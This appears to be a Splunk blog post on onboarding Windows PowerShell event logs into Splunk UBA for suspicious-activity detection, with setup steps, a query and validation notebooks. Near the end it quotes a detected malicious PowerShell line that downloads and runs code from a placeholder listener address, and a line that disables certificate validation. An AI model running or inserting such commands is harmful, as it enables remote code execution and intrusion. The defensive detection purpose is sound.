Onboarding Windows Events to Powershell Threat Detection in UBA
PowerShell is a powerful scripting language and shell framework designed for Windows devices. It provides a flexible system shell and scripting environment for task automation and configuration management [1]. With its built-in capabilities, PowerShell enables system-level operations such as downloading files from remote locations, executing commands directly from memory, or accessing registry keys. While it has been a preferred tool for system administrators for over a decade and is expected to replace the default Windows command prompt in the future [2], it has also become one of the most exploited tools by cyber criminals. A 2024 security report ranked PowerShell as the industry's most frequently leveraged attack technique.
Why PowerShell is a Major Attack Vector
Several factors contribute to PowerShell’s prevalence of cyberattacks. Some examples are:
- Obfuscation and Memory Execution: Encoded PowerShell commands can be easily generated, obfuscated, and executed directly in memory, allowing attackers to conceal their activities while leaving minimal traces on the system.
- Remote Access Capabilities: PowerShell can establish remote connections on any Windows device, enabling attackers to take control of compromised systems.
- Publicly Available Exploits: Multiple tools exist for generating malicious PowerShell scripts, many of which are available in GitHub repositories.
PowerShell Threat Detection in UBA
The current UBA PowerShell threat detection model is designed to identify malicious Windows activities and detect PowerShell obfuscation based on Windows logs. However, frequent Windows updates have impacted detection mechanisms, creating customer data onboarding challenges. To address this, Splunk UBA 5.4.1 introduces multiple enhancements to support the latest Windows log formats.
Note: Please visit Splunk Docs to verify that PowerShell events are being accurately collected on your Windows machines.
This blog outlines recent updates and provides a step-by-step guide on onboarding Windows logs to enhance PowerShell threat detection in UBA. This guide will also be helpful in understanding the general process of onboarding Windows logs for other detections. Additionally, we have developed an advanced PowerShell threat detection model leveraging AI and the latest NLP techniques, which will be released in UEBA and covered in our next blog.
Data Flow: Windows Logs to UBA
The UBA Suspicious PowerShell Activity detection model relies on the collection of Windows event codes 4103, 4104, 4688, and 7045. Before onboarding data, ensure that your Windows logs are configured according to the latest guidelines.
The detection process involves both streaming and batch-mode data analytics, as illustrated in the updated data mapping page. The data flow follows three key steps:
- Windows Event Ingestion: Incoming Windows logs are first ingested into the WindowsEvents cube from specified users and devices. At least one event should have the processName field set to "powershell.exe". Incoming Windows logs are also ingested into the PowershellEvent cube according to the following filter:
(e.eventId == 4103 or (e.eventId == 4688 and e.processName contains "powershell") or (e.eventId == 7045"and e.servicePath.contains "powershell") or e.eventId == 4104) - Streaming Model Analysis: The UBA RareEventModel processes events from the WindowsEvents cube and outputs unusual activity into the RarePowerShellIOC cube.
- Batch Model Detection: The UBA PowerShellDetectionOffline model analyzes RarePowerShellIOC events to identify suspicious PowerShell activity given the aggregated information collected from Step 1 and 2.
For validation, you can use a Zeppelin notebook to confirm successful data onboarding. Detailed instructions are provided in Section 3.
PowerShell Log Onboarding: Local Logs & Splunk
-
Onboarding XML Windows Events from Local Log Files
UBA customers primarily use XML format logs from recent Windows systems, though some use a multi-line format. UBA 5.4.1 and later versions support PowerShell onboarding (PowerShell 4.0 and 5.0) in multiple formats, as shown in Figure 1.
Figure1: Support for multiple formats in Windows log onboardingDuring file selection, as shown in figure 1, choose the Windows Event Log (EVTX) format to properly load Powershell events in the XML Windows Event format.
-
Onboarding XML Windows Events via Splunk
UBA 5.4.2 resolves onboarding issues caused by updated XML-formatted Windows logs. If your Windows logs are in XML format, follow these steps to set up a data source in UBA for processing PowerShell XML events from Splunk.
Step 1: Create a new data source in UBA, setting the source connector as Splunk.
Step 2: Define the Connection settings:
-
Set ConnectorType to "Splunk Raw Events".
-
Choose "Kafka Ingestion" if the expected number of events exceeds 10,000.

Step 3: Specify the Splunk Query:
- Use a Splunk Query that matches PowerShell XML events stored in Splunk. Example query:
index="win_xml_test" sourcetype="PowershellXmlEventLogs"
Step 4: Select Data Format:
-
Choose Windows Event Log (EVTX) as the format.

Step 5: Validate the Data Source:
-
Enable Test Mode to verify that PowerShell XML events are processed correctly. Please follow this new guideline to add your data sources to Splunk UBA in test mode.

Figure 3: Validating data source using Test Mode.
-
Onboarding Windows Events Directly via Splunk
Splunk UBA 5.4.1 introduces updated SPL (Search Processing Language) for onboarding the latest versions of Windows logs. Ensure the following prerequisites are met:
- UBA version 5.4.1 or later.
- A properly configured HR data source.
- A Splunk 9.x environment.
Steps to Configure Splunk for PowerShell XML Event Ingestion:
-
Create a New Source Type:
- During data ingestion, define a source type to parse PowerShell XML events properly.
-
Configure Event Breaks:
-
Set a Regex pattern to identify event boundaries accurately, as shown in Figure 4.
([\r\n]+)(?:\s*<Event(\s+xmlns|>))
Figure 4: specify the appropriate Regex pattern for event separation
-
-
Save the Source Type:
- Name it "PowershellXmlEventLogs".
-
Use the Source Type for Future Ingestion:
-
Apply this source type when loading PowerShell XML events, see Figure 5.

Figure 5: example of processed PowerShell XML events ingested from Splunk
-
Data Validation Using Notebooks
You can validate newly onboarded Windows events using Zeppelin notebooks. Installation guides and sample notebooks for UBA data/model validation are available in this blog. Below are critical steps to ensure the accurate detection of PowerShell anomalies:
- Run a Zeppelin notebook query to confirm PowerShell event ingestion.
Note: Follow the Zeppelin installation procedure if the Zeppelin instance is not working.
-
Follow steps from the “Powershell events checking” notebook to verify whether PowerShell events are properly ingested by UBA:
-
Do not run next step if there is an error or there are no results in given step
-
It is important to wait at least 120 seconds after running
/opt/caspida/bin/atools -wcommand as it is mentioned in the command output
Figure 7: refresh UBA Impala cubes using notebookNote: PowershellDetectionOfflineModel is by default invoked once per day. You may check anomalies when the last processing of the model was done.

Figure 8: an example of validating Powershell events using notebook
-
-
Verify that event codes 4103, 4104, 4688, and 7045 appear in the dataset.
-
Check that detected anomalies are appropriately flagged in the RarePowerShellIOC cube.
The anomaly details of one suspicious Powershell Activity, as shown in Figure 9, link the associated the detected suspicious Powershell scripts to the associated devices/users, and potential threats. Here in this example, the detected script was designed for-
1) stealthy remote command execution - e.g.,
(e.g.iex (New-Object Net.WebClient).DownloadString("https://ListenerIPAddress:Port/connect") -
2) bypassing security measure - e.g.,
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}) -
3) maintaining persistence on the target machine.
All the above characteristics strongly indicate malicious intent.
Figure 9: Detection of Powershell suspicious activity in UBA
-
Looking Ahead
Splunk UBA 5.4.2 enhances PowerShell threat detection through improved log ingestion and anomaly detection. In our next blog, we will explore the advanced PowerShell threat detection capabilities of UEBA, which introduce machine learning-based anomaly detection for PowerShell scripts.
Call to Action
✅ Upgrade to UBA 5.4.2 to enhance PowerShell threat detection. ✅ Follow our guide to onboard Windows logs effectively. ✅ Stay tuned for our upcoming blog on UEBA’s new capabilities.
References
Related Articles

Predicting Cyber Fraud Through Real-World Events: Insights from Domain Registration Trends

When Your Fraud Detection Tool Doubles as a Wellness Check: The Unexpected Intersection of Security and HR

Splunk Security Content for Threat Detection & Response: November Recap

Security Staff Picks To Read This Month, Handpicked by Splunk Experts

Behind the Walls: Techniques and Tactics in Castle RAT Client Malware

AI for Humans: A Beginner’s Field Guide

Splunk Security Content for Threat Detection & Response: November 2025 Update

Operation Defend the North: What High-Pressure Cyber Exercises Teach Us About Resilience and How OneCisco Elevates It
